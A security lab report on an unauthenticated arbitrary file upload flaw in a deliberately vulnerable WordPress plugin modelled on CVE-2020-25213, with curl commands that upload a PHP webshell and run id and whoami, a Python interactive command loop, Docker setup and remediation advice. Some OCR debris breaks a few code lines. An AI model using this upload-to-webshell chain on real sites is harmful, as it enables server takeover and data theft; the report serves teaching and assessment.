Vulnerability Report : Arbitrary File Upload in Custom WordPress Plugin

Target: Custom WordPress Vulnerable Environment
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Disclaimer

This environment is intended strictly for **authorized security testing, research, and educational use**.
Do not deploy it in production environments.

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1. Summary

A critical arbitrary file upload vulnerability was identified in the custom WordPress plugin **wp-file-manager-unsafe**, a simplified and intentionally vulnerable reconstruction inspired by the real WordPress File Manager plugin vulnerability (CVE-2020-25213).
The plugin exposes an unauthenticated PHP upload form, enabling attackers to upload arbitrary PHP files and achieve remote code execution (RCE).

2. Affected Component

Component: `/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php`
Vulnerable Functionality: Unauthenticated file upload
Upload Destination: `/wp-content/plugins/wp-file-manager-unsafe/uploads/`

3. Severity

The vulnerability enables unauthenticated remote code execution.
Severity classification: **Critical**

4. CVSS Score

Scoring Authority	Base Score	Severity	CVSS Vector
NIST (NVD)	9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
MITRE	10.0	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

These values match the exploitability and impact of this recreated environment.

5. Description

The plugin's file upload handler accepts arbitrary user-supplied uploads from `$_FILES['file']` and writes them directly using `move_uploaded_file()`.

No controls exist:

- No authentication
- No file extension validation
- No MIME-type checking
- Uploads stored in a web-accessible directory
- PHP files execute normally inside `/uploads/`

Technical Explanation and Business Impact

The vulnerability occurs because the upload handler in `Adrie-file-manager.php` directly processes attacker-controlled files from `$_FILES['file']` and writes them to disk using `move_uploaded_file()` without performing authentication, extension validation, or MIME-type checks. PHP temporarily stores uploads in `/tmp` and relies on the application to enforce all security controls. Since none are implemented, any file—including executable `.php` code—is accepted.

The uploaded file is saved inside the plugin directory (`/wp-content/plugins/wp-file-manager-unsafe/uploads/`), which is configured by Apache/PHP-FPM as an executable path. When the attacker accesses the uploaded file via HTTP, Apache forwards it to the PHP engine and executes it with `www-data` privileges. This creates a direct pathway from unauthenticated file upload to arbitrary PHP execution then full system compromise.

Business Impact:
Because the attacker gains the same execution privileges as the WordPress process, they can run system commands, alter website content, exfiltrate user data, inject backdoors, pivot to other internal containers, or disrupt service availability. For an actual production environment, this would translate to data breach exposure, reputational damage, service downtime, unauthorized administrative access, and potential regulatory or compliance violations depending on stored customer information.

6. Steps to Reproduce

1. Access the vulnerable upload page:

`http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php`



Figure 1: Upload Page

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2. Upload payload:

```
curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
```

host:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php \end{Verbatim}

Stored at:

`wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php`

```
└─$ curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php

<p>Uploaded to: /var/www/html/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php</p><!DOCTYPE html>
```

Figure 2: Upload Result

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3. Execute system commands:

`curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=id"`

```
└─$ curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 3: RCE Output

7. Proof of Concept

Upload:

```
"curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php"
```

\end{Verbatim}

Execute:

```
curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads
    ~/payload.php?cmd=whoami"
```

Expected:

```
www-data
```

Figure 4: PoC Run

8. Impact on the vulnerable instance

Attackers can:

- execute arbitrary commands
- fully compromise the container
- modify WordPress content
- steal database credentials
- pivot within Docker
- install persistent backdoors
- perform full system takeover

9. Remediation

Recommended fixes:

- Require authentication before uploads
- Restrict extensions with allowlist
- Disable PHP execution inside uploads directory:

```
<Directory "/wp-content/plugins/wp-file-manager-unsafe/uploads/">
    php_admin_flag engine off
</Directory>
```

- Use `wp_handle_upload()`
- Add nonce + permission checks
- Apply correct file permissions:

```
chown -R www-data:www-data wp-file-manager-unsafe
chmod -R 755 wp-file-manager-unsafe
```

10. Appendix – Technical Steps & Execution Flow

10.1 Environment Preparation

```
sudo systemctl start docker
sudo usermod -aG docker $USER
newgrp docker
```

10.2 Deploying the Vulnerable Environment

Technical Explanation of `run.sh`

1. **Argument Parsing**
   Supports commands such as `start`, `stop`, `clean`, `rebuild`.
   Default: full environment deployment.

2. **Database Initialization**
   Runs MySQL container first.
   Restores `wordpress.sql` when available.

3. **WordPress Deployment**
   Uses `docker-compose up -d`.
   Ensures both DB and WordPress are online.

4. **Plugin Deployment**
   Uses `docker cp` to move the vulnerable plugin into the container.

5. **Permission Fixing**
   Ensures upload directory is writable for exploitation.

Run:


`./run.sh`

Check:

Figure 5: Docker Running

Admin login page and proof that wordpress is up:

`http://localhost:9999/wp-admin`



Wp-admin Directory

10.3 Automated Exploitation Using `script.py`

`script.py` automates:

- Uploading `payload.php`
- Resolving the uploaded shell path
- Starting an RCE command loop

Technical Explanation of `script.py`

1. **Argument Parsing**
   Accepts two parameters:
   - `--url`
   - `file` (payload filename)
2. **Upload Function**
   Uses: `requests.post()`
   Target endpoint:

   `/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php`
3. **Shell Path Resolution**
   Constructs the uploaded shell path:

   `/wp-content/plugins/wp-file-manager-unsafe/uploads/<filename>`
4. **Interactive Shell Logic**
   Core loop:

   ```
   while True:
       cmd = input("cmd> ")
       r = requests.get(shell_url, params={"cmd": cmd})
       print(r.text)
   ```
5. **Error Handling**
   Handles common issues:
   - connection failures
   - missing payload
   - timeouts
6. **Output Handling**
   Prints server responses, confirming RCE execution.

Usage:

```
python3 script.py payload.php --url http://localhost:9999
```




Figure 6: script.py Execution

10.4 Summary

This appendix provides the complete technical steps required to reproduce:

- Environment setup
- Deployment using `run.sh`
- Permission fixing
- Automated exploitation via `script.py`
- Validation of remote code execution (RCE)

This serves as a full technical reproduction guide for assessment and review.

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